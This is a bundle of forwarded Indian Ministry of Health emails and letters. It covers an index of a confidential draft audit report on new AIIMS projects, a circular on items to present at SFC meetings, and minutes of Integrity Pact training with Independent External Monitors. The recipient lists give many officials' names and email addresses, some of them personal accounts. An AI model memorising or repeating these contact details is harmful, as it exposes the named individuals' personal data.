2.6.2.1	Selection of EAs for 5 AIIMS projects on Nomination basis without justification of exceptional circumstances	I, III, V	-	-
2.6.2.2	Award of seven AIIMS projects to CPSUs without ensuring proper price discovery	III, V	-	-
2.6.3	Irregularity in fixing consultancy charges for Executing Agency	III, V	Kalyani Mangalagiri Nagpur	HSCC
2.7	Inconsistencies in provisioning for facilities at new AIIMS	I, III, V	All AIIMS	All EAs
2.8	Inflated Project Cost estimates	-	-	-
2.8.1	Excess Cost Estimate for Auditorium at AIIMS, Deoghar Project by Rs. 10.05 Crore	III	Deoghar	NBCC
2.8.2	Excess Cost Estimate for Nurse Call Bell System at new AIIMS amounting to Rs. 1.84 Cr	III, V	All AIIMS	All EAs
2.8.3	Inflated approved project cost for AIIMS Mangalagiri due to incorrect estimation of cost of HVAC System: Rs. 3.35 Crore	V	Mangalagiri	HSCC
2.9	Non-execution of works provisioned for in Project Reports	-	-	-
2.9.1	Non-execution of land filling at AIIMS, Kalyani site	III	Kalyani	HSCC
2.9.2	Non-installation of escalators at three AIIMS by EA, although provisioned for	III, V	Nagpur Kalyani Mangalagiri	HSCC
2.10	Delay in appointment of mentor institute led to delay in AERB approvals for radiological facilities	V	Bathinda	HITES
2.11	Other issues noticed in audit	-	-	-

2.11.1	Non-compliance of MoD guidelines for construction near defence establishments led to project delay of nearly a year and abandonment of civil works valuing Rs. 22 Crore at AIIMS, Kashmir	III	Awantipora	CPWD
2.11.2	Non-completion of Boundary wall	-	-	-
2.11.2.1	At AIIMS Kalyani	III	Kalyani	HSCC
2.11.2.2	At AIIMS Bibinagar	V	Bibinagar	HITES
2.11.3	Failure to plan for measures to prevent ingress of storm water due to runoff from hillocks surrounding the AIIMS Guwahati campus	III	Guwahati	HITES
2.11.4	Unavailability of uninterrupted power supply at AIIMS, Deoghar due to construction of HSD tank for DG Sets on unauthorized occupied land	III	Deoghar	-
3	**Financial Management**			
3.1	Introduction	-	-	-
3.2	Sources of Funds	III	-	-
3.3	Release of funds	III, V	-	-
3.3.1	Discrepancies in release and receipt of Funds	III, V	-	-
3.3	Utilisation of funds	I, III, V	-	-
3.4	Avoidable increase of Rs. 566.83 Cr in project costs of new AIIMS due to availment of HEFA loans	III	-	-
3.5	Non-refund of interest amounting to Rs. 1141.31 crore earned on the unspent funds by Executing Agencies	I, III, V	Raebareli Mangalagiri Nagpur Kalyani Gorakhpur Bathinda Guwahati Deoghar Rajkot Bibinagar	HSCC HITES NBCC
3.6	Non-refund of interest earned by Executing Agencies on Mobilization Advance paid out of project funds to contractors	I, III, V	Raebareli Mangalagiri Kalyani Nagpur Rajkot Gorakhpur Bathinda Guwahati Bibinagar Bilaspur	HSCC HITES NBCC
3.7	Irregular exclusion of advertisement and legal fees from Consultancy fees	I, III, V		HSCC HITES NBCC

4	**Creation of Infrastructure and procurement of equipment and services**			
4.1	Introduction	-		
4.2	Creation of Infrastructure	III	-	-
4.2.1	Irregular payment of honoraria of Rs. 65.00 lakh in selection of Architectural Consultant	III, V	Guwahati Bathinda Gorakhpur Bibinagar	HITES
4.2.2	Irregular payment for non-rendered service by Executing Agency - Rs.8.89 crore	III, V	Guwahati Bathinda Gorakhpur Bibinagar	HITES
4.2.3	Injudicious decision of EA resulted in excess expenditure of Rs. 88.64 crore in award of work of AIIMS, Bibinagar	V	Bibinagar	HITES
4.2.4	Non-obtaining of Environmental clearance in respect of AIIMS Kalyani - Rs. 15.11 crore	III	Kalyani	HSCC
4.2.5	Excess expenditure of Service charges of Rs. 43.63 lakh for procurement of furniture of AIIMS Guwahati	III	Guwahati	HITES
4.3	Execution of Construction work	-	-	-
4.3.1	Deviation in area without seeking approval from Ministry	I, III, V	Guwahati Bathinda Mangalagiri Raebareli Kalyani	HSCC HITES
4.3.2	Non-obtaining of consent of the ministry/client for extra/substituted items of Rs. 139.30 crore	I, III, V	-	HITES HSCC NBCC
4.3.3	Delay in construction of work without seeking extension of time from the Ministry	I, III, IV	-	All EAs
4.3.4	Observation on Storm Water Drainage System in AIIMS Guwahati	III	Guwahati	HITES
4.4	Utilisation of the the Infrastructure created	I, III, V	Guwahati	
4.4.1	Buildings being utilized without taking over	III, IV, V	Guwahati Mangalagiri Reabareli Rajkot	HITES HSCC
4.4.2	Non-operationalisation of AYUSH Department	III, V	-	All EAs/PSA
	Non/Improper utilisation of Night		Kalyani Deoghar	

4.4.3	Shelter	III, V	Bathinda Bibinagar Bilaspur	-
4.4.4	Non-renewal of Fire Safety Certificate	III	Deoghar	-
4.5	Procurement of Equipment and Services	I	-	HITES
4.5.1	Undue advantages to the vendors of Rs. 2.31 crore in procurement of equipment in AIIMS Kalyani	I	Kalyani	HITES
4.5.2	Poor status of procurement of DBR Equipment by HITES	I	All AIIMS	HITES
4.5.3	Observation on delay in installation of equipment	I	Guwahati Bilaspur Bathinda Rajkot Deoghar Kalyani Bibinagar Mangalagiri Gorakhpur	HITES
4.5.4	Excess expenditure of Rs. 6.42 lakh in procurement of Digital Photoslit Lamp in AIIMS, Bibinagar	I	Bibinagar	HITES
4.5.5	Non taking over of Operation Theatres in AIIMS, Mangalagiri	I	Mangalagiri	HITES
4.5.6	Short imposition of Liquidated Damage	I	Guwahati	HITES
4.5.7	Procurement of equipment with lesser warranty period	I	Guwahati Kalyani Rajkot Deoghar Raebareli Gorakhpur Jammu	HITES
4.5.8	Incomplete supply of equipment	I	Guwahati	HITES
4.5.9	Failure of HITES in procurement of CT-Scan having adverse impact on delivery of healthcare services.	I	Guwahati	HITES
5	**Availability of Human Resources in new AIIMS**			
5.1	Introduction	-	-	-
5.2	Shortage of Manpower	-	-	-
5.2.1	Project Cell posts	IV	Bathinda Bibinagar Bilaspur Gorakhpur Guwahati Jammu	-

			Kalyani Madurai Mangalagiri Raebareli Rajkot	
5.2.2	Faculty and Non-Faculty	IV	Bathinda Bibinagar Bilaspur Gorakhpur Guwahati Jammu Kalyani Madurai Mangalagiri Raebareli Rajkot	-
5.3	Delay in Recruitment	IV	Bibinagar Gorakhpur	-
5.4	Awarding of Marks	IV	Bibinagar, Guwahati Mangalagiri	-
5.5	Outsourcing of staff without tendering	IV	Bilaspur Guwahati Kalyani Vijaypur	-
6	**Performance of new AIIMS in Healthcare, Education and Research**			
6.1	Introduction	-	-	-
6.2	Performance of new AIIMS in Healthcare area	-	-	-
6.2.1	Functional status of the In Patient and Out Patient Department	V	All AIIMS	-
6.2.2	Operational status of the Departments:	V	All AIIMS	-
6.2.3	Functional status of Beds	V	Raebareli Mangalagiri Nagpur Kalyani Gorakhpur Bathinda Guwahati Bilaspur Deoghar Bibinagar	-
6.2.4	Appointment procedure for Out Patient Department:	V		-
6.2.4.1	Online Registration System (ORS)	V	All AIIMS	-
6.2.5	Availability of Different facilities like ICU, AMRIT pharmacy, Ambulance	V	All AIIMS	-

	services in different AIIMS			
6.2.5.1	Intensive Care Unit (ICU) facilities	V	All AIIMS	-
6.2.5.2	Availability of AMRIT (Affordable Medicine and Reliable Implants for Treatment) in Hospital premises	V	All AIIMS	-
6.2.5.3	Ambulance Services	V	All AIIMS	-
6.3	Performance of new AIIMS in Education sector	-	All AIIMS	-
6.3.1	Commencement of MBBS courses	IV	All AIIMS	-
6.3.2	Early operationalisation of AIIMS from Temporary Campus	IV	All AIIMS	-
6.3.3	Non-implementation of SARAL (Students Advance Resource and Learning) online platform	IV	All AIIMS	-
6.4	Performance of new AIIMS in Research Sector	-	All AIIMS	-
6.4.1	Availability of Research facilities at different AIIMS	-	All AIIMS	-
6.4.2	Delay in completion of Research projects at different AIIMS	-	Mangalagiri Bibinagar	-
7	**Monitoring**			
7.1	Introduction	-	-	-
7.2	Monitoring at the apex level	-	-	-
7.3	Monitoring by Project Cell	-	Rajkot	-
7.4	Monitoring by State Level Committee	-	Bibinagar Bilaspur Guwahati Madurai Mangalagiri	-
7.5	Third Party Quality Assurance	-	-	-
7.6	Quality Certificate	V	All AIIMS	-
7.7	Functioning of Internal Audit Wing	V	All AIIMS	
7.8	Non-adherance of PMSSY Guidelines	III	-	All EAs
8	Results of Patient Survey	All Sections	All AIIMS	-
9	Conclusion and Recommendations	All Sections	All AIIMS	All EAs/PSA

2. All the Sections of PMSSY Division are requested to examine, in consultation with the concerned EAs/PSAs/AIIMS, the audit report and verify the facts and figures mentioned in the audit report and to furnish comments thereon, if any, to PMSSY-V Section by **19.08.2024** for compilation. It is also requested that due care may be exercised to ensure confidentiality of the Draft Report.

Encl.: As above

Signed by
(Kaikam Doungel)
Under Secretary to the Govt. of India
Tel: 011-23060006
Date: 14-08-2024 14:19:58

To,
1. Director (NKO), PMSSY
2. Director (PCP), PMSSY

3. Deputy Secretary (RK), PMSSY
4. Joint Director (DK), PMSSY

Copy to:

[with the request to examine the audit report and furnish inputs on related/concerned chapters]

1. Executive Director of all AIIMS

2. Shri Rajesh Kumar Kaushal, Director General,
Central Public Works Department,
Nirman Bhawan, New Delhi- 110011
[Email: cpwd_dgw@nic.in]

3. Shri Devender Pratap Singh,
Chief Executive Officer,
HLL Infra Tech Services Ltd.,
B-14A, Sector – 62,
Noida – 201307, Uttar Pradesh
[Email: dps@hllhites.com]

4. Shri K P M Swamy,
Chairman & Managing Director,
National Building Construction Ltd.,
NBCC Bhawan, Lodhi Road,
New Delhi – 110003
[Email: cmdsectt@nbccindia.com]

5. Shri Novman Ahmed,
Managing Director,
HSCC (India) Ltd,
E-6(A), Sector – 1,
Noida – 201301, Uttar Pradesh
[Email: cmd@hsccltd.co.in]

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Important information to be presented by all new AIIMS during SFC meetings- reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:00 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Nov 25, 2024 at 11:53 AM
Subject: Important information to be presented by all new AIIMS during SFC meetings- reg
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>, Dr Vivek Lal <dpgi@pgimer.edu.in>, <director@jipmer.ac.in>, <director@aiims.gov.in>, Director Neigrihms <director-neigrihms@gov.in>, <nalinaiims.mehta@gmail.com>, <director.neigrihms.shillong@gmail.com>, <eigasunil@gmail.com>, Guruaribam Sunil Kumar <director@rims.edu.in>, <director@ripans.ac.in>, MS OFFICE SJH <msoffice@vmmc-sjh.nic.in>, Dr. Sunita Sharma <director-lhmc@gov.in>, minakshi Bhardwaj <med.sup@rmlh.nic.in>, NIMHANS <dirstaff@nimhans.ac.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, <DDA@aiimsrbl.edu.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, DDA AIIMS Bibinagar <dda@aiimsbibinagar.edu.in>, <dda@aiimsbilaspur.edu.in>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, T Ngamlien <t.ngamlien@icg.gov.in>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, <ddapgi@gmail.com>, <krishana.goyal@jipmer.edu.in>, <DDA@aiims.edu>, <Ifdhealth@gmail.com>, <Shanti.negi@nic.in>, <Sawru.singh@nic.in>, <Rakesh.sinha99@nic.in>, Cc: <Dinesh.kumar14@nic.in>, : <Ak.biswas57@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; sankar.garg@gov.in; amit.batra@gov.in

Regards

PMSSY-IV Section

Ministry of Health and Family Welfare

LETTER (7).pdf
81K

Z-28016/69/2024-PMSSY-IV (8306526)
Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Nirman Bhawan, New Delhi
Dated 25.11.2024

To,

Executive Director,
All new AIIMS.

Subject: **Important information to be presented by all new AIIMS during SFC meetings- reg**

Sir,

I am directed to refer to subject cited above and to say that it has been observed that during the SFC meetings of various newly established AIIMSs, various important information **are not presented before the Committee**, which, is essential for a comprehensive assessment of the Institute's overall progress. Based on past experiences, the following items are required to be included in each SFC meeting of AIIMS:

i . **Progress on Equipment Procurement:** An update on the procurement of major equipment under the approved DPR, including any procurement of non-DPR items.

i i **Progress of Civil Works**: A report on both physical and financial progress concerning civil works related to approved projects.

iii. **Filling of Sanctioned Posts:** An update on the status of filling sanctioned posts by the Department of Expenditure, including reasons for any delays in recruitment. The report should also provide the overall percentage of filled versus vacant posts. A detailed tabular presentation that includes the creation dates of posts and the dates when they were filled through the prescribed channels may also be included.

iv. **Details of Projects approved by SFC**: An update (physical & financial) regarding the projects approved by the SFC (of Institute) as well as year-wise anticipated cash flow on such projects in tabular format.

v. **Filling of Contractual Positions**: An update on the status of filling all approved contractual positions against approved positions.

vi. **User Charges Information:** A report on user charges, including the revenue collected, the date of the last revision of user charges, and any related issues.

vii. **Status of the Corpus Fund:** An update on the status of the Corpus Fund.

viii. **Audit Paras Status:** A report on the status of audit paras, including those from the CAG and internal audits.

2. It is therefore, requested that a detailed Note on the above issues should be attached with the Agenda that is sent by the Institute to the Ministry while requesting for convening of the SFC meeting . Further this information should also

be presented before the SFC during the meeting along with the status of functioning of the Institute and other imporatnt achievements/ initiative of the Institute.

Yours faithfully
Signed by
Arun Kumar Biswas
Date: 25-11-2024 10:50:42
Arun Kumar Biswas)
Under Secretary to the Government of India
Tele:23061343

Copy to:

1. DDAs all new AIIMS,
2. IFD, MoHFW

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Minutes of the Meeting/Training Sessions with the IEMS held in DoHFW on 8th and 9th of October, 2024 - regarding

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 2:59 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Thu, Nov 28, 2024 at 11:00 AM
Subject: Fwd: Minutes of the Meeting/Training Sessions with the IEMS held in DoHFW on 8th and 9th of October, 2024 - regarding
To: DDA AIIMS PATNA <dda@aiimspatna.org>, Dr Binod Kumar Pati <drbinodkumarpati@aiimspatna.org>, Procurement AIIMSPatna <procurement@aiimspatna.org>

Sd/-
Prof. (Dr.) Saurabh Varshney
Executive Director
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **Procurement I EPW Section** <epwsec-mhfw@nic.in>
Date: Wed, Nov 27, 2024 at 12:22 PM
Subject: Minutes of the Meeting/Training Sessions with the IEMS held in DoHFW on 8th and 9th of October, 2024 - regarding
To: Atul Goel <dghs@nic.in>, angel <angel@angelrajansingh.com>, Srinivas.M <director@aiims.gov.in>, director <director@aiimspatna.org>, Director AIIMS, Bhopal <director@aiimsbhopal.edu.in>, director <director@aiimsbhubaneswar.edu.in>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, director <director@aiimsrishikesh.edu.in>, aiimsnagpur <aiimsnagpur@gmail.com>, aiimsnagpur1 <aiimsnagpur1@gmail.com>, patodirector <patodirector@aiimsbathinda.in>, msoffice <msoffice@aiimsbathinda.in>, aiimsmaduraiadmn <aiimsmaduraiadmn@gmail.com>, director <director@aiimsmangalagiri.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, aiimsgorakhpur <aiimsgorakhpur@gmail.com>, Info aiimsbibinagar <Info.aiimsbibinagar@gmail.com>, director <director@aiimsguwahati.ac.in>, ddamadurai1189 <ddamadurai1189@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>, RAVINDRA KUMAR DEWAN <rk.dewan@nitrd.nic.in>, accts vpci <accts.vpci@gmail.com>, vpcipur <vpcipur@gmail.com>, MS OFFICE SJH <msoffice@vmmc-sjh.nic.in>, amslhmcsskh <amslhmcsskh@gmail.com>, Lady Hardinge medical College - New Delhi <directorlhmc@gmail.com>, Ajay Kumar <ajay.kumar.sa@nitrd.nic.in>, medsuprmlh <med.sup.rmlh@gmail.com>, dgceocmss <dgceocmss@cmss.gov.in>, info <info@lifecarehll.com>, skagrawal <skagrawal@hllhites.com>, arundhantik <arundhantik@hllhites.com>, binuthomas <binuthomas@lifecarehll.com>, preeti.wadhawan <preeti.wadhawan@cghs.nic.in>, Dr. Preeti Wadhawan <mso-mohfw@nic.in>, dr manojjain <dr.manojjain@hotmail.com>, Director JIPMER <director@jipmer.edu.in>, PGIMER Chandigarh <pgimer-

chd@nic.in>, PGIMER Chandigarh <pgimer@chd.nic.in>, Information Cell, NEIGRIHMS <info.neigrihms@nic.in>, RIMS Imphal <rims.imphal@gov.in>, Dr. Dheeraj Shah <director.nihfw@nic.in>, dir fssai <dir.fssai@gmail.com>, Director Office NIMHANS <dirstaff@nimhans.ac.in>, secretary <secretary@mgims.ac.in>, Dr. Tarun Kumar <director@cipranchi.nic.in>, Aniruddha Mukherjee <a.mukherjee46@gov.in>, cncinstkol <cncinstkol@gmail.com>, AIISH - Mysore <director@aiishmysore.in>, lgbrimh <lgbrimh@yahoo.co.in>, IIPS - Mumbai <director@iips.net>, NIB <info@nib.gov.in>, NTI - Bangluru <nti@ntiindia.org.in>, cmo.nfsg.aiipmr <cmo.nfsg@aiipmr.gov.in>, Dr Sandip Jogdand <rltri.cg@gov.in>, piicnr <piicnr@gmail.com>, DR. RANJAN DAS <director.aiihph@gov.in>, edoffice <edoffice@natboard.edu.in>, director <director@lgbrimh.gov.in>, Sakthivel Sivakumar <dirpii.cnr-mohfw@nic.in>, Dr Daisy Thomas <principal-rakcon@gov.in>, IP Commission <lab.ipc@gov.in>, ripans aizawl <ripans.aizawl@gmail.com>, dda <dda@aiimsmangalagiri.edu.in>
Cc: Madhukar Bhagat <jsehealth-mohfw@gov.in>, Pushpendra Rajput <pushpendra.r@nic.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Saurabh Jain <js.policy-mohfw@gov.in>, Vandana Jain <vandana.jain@nic.in>, Manashvi kumar <jstraining-mohfw@gov.in>, Elangbam Singh <robert.elangbam@gov.in>, Ghulam Mustafa <ghulam.mustafa@nic.in>, Vijay Sinha <sinha.vijay@nic.in>, glatha <g.latha@nic.in>, Vipul Aggarwal <dr.vipul@nic.in>, P. <jsrch-mohfw@nic.in>, Indrani Kaushal <ea-mohfw@nic.in>, K. K. Tripathy <kk.tripathy@nic.in>, Nikhil Gajraj <nikhil.g@ias.nic.in>, RAJIV WADHAWAN <r.wadhawan15@gov.in>, Manoj Sinha <mk.sinha26@nic.in>, Lavkesh Sehgal <lavkesh.sehgal79@nic.in>

Respected Sir/Madam,

Please find the attached letter dated 27/11/2024 for information and necessary action.

With regards,

Procurement-I (EPW) Section,
Room No. 515- A Wing,
M/o Health & Family Welfare,
Nirman Bhawan, New Delhi.
011-23063653

Minutes of the Meeting 8th 9th October 2024.pdf
1460K

Z.28015/44/2024-Proc.I(EPW)

Government of India

Ministry of Health & Family Welfare

Department of Health & Family Welfare

[Procurement-I (EPW) Section]

Nirman Bhawan, New Delhi
Dated: 27-11-2024

Subject: Minutes of the Meeting/Training Sessions with the IEMs held in DoHFW on 8th and 9th of October, 2024- regarding.

The undersigned is directed to circulate herewith a copy of minutes of meeting/Training Sessions with Independent External Monitors (IEMs) held on 8th and 9th of October, 2024 for information/necessary action.

Encl: As above.

Signed by Sanjeev Kumar
Date: 27-11-2024 11:10:06
(Sanjeev Kumar)
Section Officer
Procurement-I EPW Section
011-23063653

To

DGHS, Dte. GHS, NIRMAN BHAWAN,

PS to All Joint Secretaries/EAs/Advisor

The Director, All AIIMS

The Director, National Institute of TB and Respiratory Diseases, New Delhi.

The Director, Vallabhbhai Patel Chest Institute, North Campus, University of Delhi.

The Medical Superintendents, Safdarjung/ Dr.RML / LHMC (SSKH/KSC) Hospital, New Delhi.

The DG&CEO, Central Medical Services Society, New Delhi.

The Chairman & Managing Director, HLL Life Care Ltd., Thiruvananthapuram, Kerala – 695012

HITES(HLL Infra Tech Services Ltd)- NOIDA, Uttar Pradesh.

The DDG (Stores), Medical Stores Organization, Sector-1, R.K. Puram, New Delhi –110066.

The Director (CGHS), MS Flats Rd, Sector 13, R K Puram, New Delhi-110022.

Director JIPMER/ PGIMER/ NEIGHRIMS/ RIMS/ NIHFW/ FSSAI / NIMHANS /MGIMSKHS / RIPANS

The Director, Chittaranjan National Cancer Institute, Kolkata.

The Director, CIP, Ranchi.

The Director, AIISH, Mysore.

The Director, LGB Regional Institute of Mental Health, Tezpur.

The Director, International Institute for Population Science (IIPS)

The Director, National Institute of Biologicals

The Director, Indian Pharmacopoeia Commission (IPC)

The Director, National Tuberculosis Institute (NTI) Bangalore

The Director, All India Institute of Physical Medicine and Rehabilitation Mumbai

The Director, Regional Leprosy Training and Research Institute and Regional Office of Health and Family Welfare Raipur, Chhattisgarh

The Principal, Rajkumari Amrit Kaur College of Nursing

The Director, Pasteur Institute of India, Coonoor, Nilgiris

The Director, The National Institute of Health and Family Welfare (NIHFW) Munirka, New Delhi

The Director, All India Institute of Hygiene & Public Health, Kolkata

The Director, National Board of Examinations

Record of discussions during Training Session for all Procuring Entities of the Department of Health & Family Welfare and two meetings with Procuring Entities of Dte. GHS, and Hospital Division and Representatives of Central Government Hospitals by Independent External Monitors (IEMs) engaged in Department for implementation of the Integrity Pact held on 8th and 9th of October, 2024.

With a view to sensitize all the procuring entities of the Department of Health & Family Welfare about the adoption and implementation of the Integrity Pact in the Department, a Training Session was organized on 8th October, 2024 on hybrid mode and the two Independent External Monitors (IEMs), Sh. Ved Prakash Yajurvedi and Sh. Anup Kumar Nayak, conducted the session. Next day i.e. 9th October, 2024, two meeting were held by the above two IEMs (i) **Review of procurement of Dte.GHS and its procuring entities (9th October, 11.00 AM); and (ii) Review of procurement of central government hospitals (9th October, 2.30 PM).** The record of discussions taken placed during above Training Session and two Meetings are as follow:-

A. Training Session:

The Training Session commenced on 8th October, 2024 at 2.30 PM with a warm welcome by Deputy Secretary (Procurement), Sh. Manoj Kumar Sinha, who greeted the IEMs, Sh. Ved Prakash Yajurvedi and Sh. Anup Kumar Nayak along with all other officials participating both physically and virtually. Shri Rakesh Kumar, DDG(Stats), Dte.GHS was also present in the meeting.

2. Deputy Secretary(Proc) provided a brief background of Integrity Pact (IP) and how it has evolved over the years and what has been the progress of its implementation in the Ministry. Deputy Secretary(Proc) informed all participants that till then two meetings were held in the Department with the IEMs and progress of implementation of Integrity Pact in the Department was also reviewed by the Secretary(Health). As per decision taken so far: (i) IEMs will review the implementation of IP in the Department and Dte.GHS (ii) All the autonomous bodies of the Department were required to approach the CVC directly seeking nomination of IEMs to be engaged in their respective organizations. **However, it was noted that only few autonomous bodies were able to appoint the IEMs and hence all autonomous bodies were requested to expedite their efforts for engagement of the IEMs.** All the participants were requested to take full advantage of the Training Session for immediate implementation of Integrity Pact in the respective entity in letter and spirit.

Opening Remarks by IEMs

3. The IEMs extended their greetings to all the participants, who were present physically as well as virtually. Both the IEMs showed their appreciation over the presence of a large number of officials who joined virtually and in person (more than 70 participants joined online and about 25 officials were present in person) for the training session. The IEMs expressed that training session will not only sensitize the procuring entities but also result in a faster roll out of Integrity Pact across the Department.

4. At the outset, the IEMs emphasized that all procuring entities need to be cognizant of all guidelines of Central Vigilance Commission and Department of Expenditure on matters related to procurement and built these aspects into their procurement process.

A detailed Power Point Presentation was made by both the IEMs, covering the entire gamut of Integrity Pact and the procurement process. The presentations are attached. The presentations were followed by a very interactive Q&A session. All the participants were benefited from the same.

B. Review of implementation of the Integrity Pact in Directorate General of Health Services (Dte.GHS) and its procuring entities:

A meeting of the two Independent External Monitors, Sh. Ved Prakash Yajurvedi and Sh. Anup Kumar Nayak with Dte.GHS and its procuring entities was conducted on 9th October, 2024 at 11 A.M. Shri Rakesh Kumar, DDG(Stats), Dte.GHS attended the meeting on behalf of Dte.GHS.

2. Shri Rakesh Kumar, DDG(Stats), Dte.GHS welcomed the IEMs. DDG(Stats), Dte.GHS informed the IEMs that Dte.GHS is an attached office of Department of Health and Family Welfare. Within the Dte.GHS, the procuring activity is related to general administration for smooth functioning of the office. However, Dte.GHS has a number of subordinate offices spread all over India, which undertake procurement activity independently. The Subordinate Offices of Dte.GHS had also joined virtually for the meeting.

3. The IEMs for the benefit of the subordinate offices of Dte.GHS, joined virtually (around 60 participants joined virtually) gave the presentations and addressed their queries for effective implementation of the Integrity Pact by Dte.GHS and by all its subordinate offices.

C. Review of implementation of the Integrity Pact in Central Government Hospitals:

A meeting of the two Independent External Monitors, Sh. Ved Prakash Yajurvedi and Sh. Anup Kumar Nayak was conducted on 9th October, 2024 at 2.30 PM with the Hospital Division and the Central Hospitals to review the implementation of Integrity Pact in Dr. RML Hospital, Safdarjung Hospital, and LHMC and RHTC Najafgarh. The Hospital Division was represented by the Section Officer and hospitals deputed their representatives for the review.

2. The hospital division informed that consequent to the review meeting taken by the Secretary(Health), they had initiated action for the appointment of IEMs and approached to the CVC seeking nomination for the IEMs. They received nominations of IEMs for all hospitals i.e. RMLH, Safdarjung and LHMC and the matter was being processed further for appointment of the IEMs for the Central Hospitals.

3. Representative of RML hospital informed that they had been using the names of current IEMs of DoHFW in the tenders floated by them and hence requested that the IEMs may like to review their tenders.

4. The IEMs noted the submissions of Hospital Division regarding receipt of nominations of IEMs from CVC. Regarding request of the representative of the RML, IEMs were of the view that since new panel of names of IEMs had already been nominated by the CVC, the cases could be placed before them for review. However, for them to review the cases/tenders, a special session needed to be organized based on the request of Hospital Division of the Department.

D. Concluding discussions:

The IEMs appreciated the efforts of the Department in organizing the three sessions successfully, which were attended by a large number of participants. The IEMs also noted the visible progress across the autonomous bodies and Dte.GHS towards implementation of the Integrity Pact.

2. The IEMs were of the view that the CVC had made their nominations to the Department on 21st July, 2023, and hence all contracts, which had been finalized since then, the Integrity Pact needs to be signed between the respective procuring entities and firms, which had been awarded the contracts as per the defined threshold limit. This would also be applicable for autonomous bodies, which were in the process of finalization of IEMs for their respective organizations.

3. Based on the above once Training Session and two meetings held, the following actionable points emerged :-

i. All autonomous bodies, to complete the process of appointment of IEMs in consultation with the CVC, expeditiously. The progress will be reviewed in next meeting.
ii. All procuring entities of the Department including autonomous bodies, will get the Integrity Pact signed for tenders as per Para-D-2 above.
iii. All Procuring entities will prepare the cases for review as per format provided in the presentations and keep them ready for review, which will be planned shortly.
iv. Standard template of the implementation of Integrity Pact will also distributed again to all procuring entities.

4. The Meeting concluded with a Vote of Thanks to the two Independent External Monitors, Sh. Ved Prakash Yajurvedi and Sh. Anup Kumar Nayak, marking the successful completion of the Training Sessions and two Review Meetings.

****

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Minutes of Meeting dt. 25.11.20024 regarding review of PMABHIM scheme.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 2:57 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **VIKASH KUMAR GUPTA** <vikas.kumar76@gov.in>
Date: Fri, Nov 29, 2024 at 10:21 AM
Subject: Minutes of Meeting dt. 25.11.20024 regarding review of PMABHIM scheme.
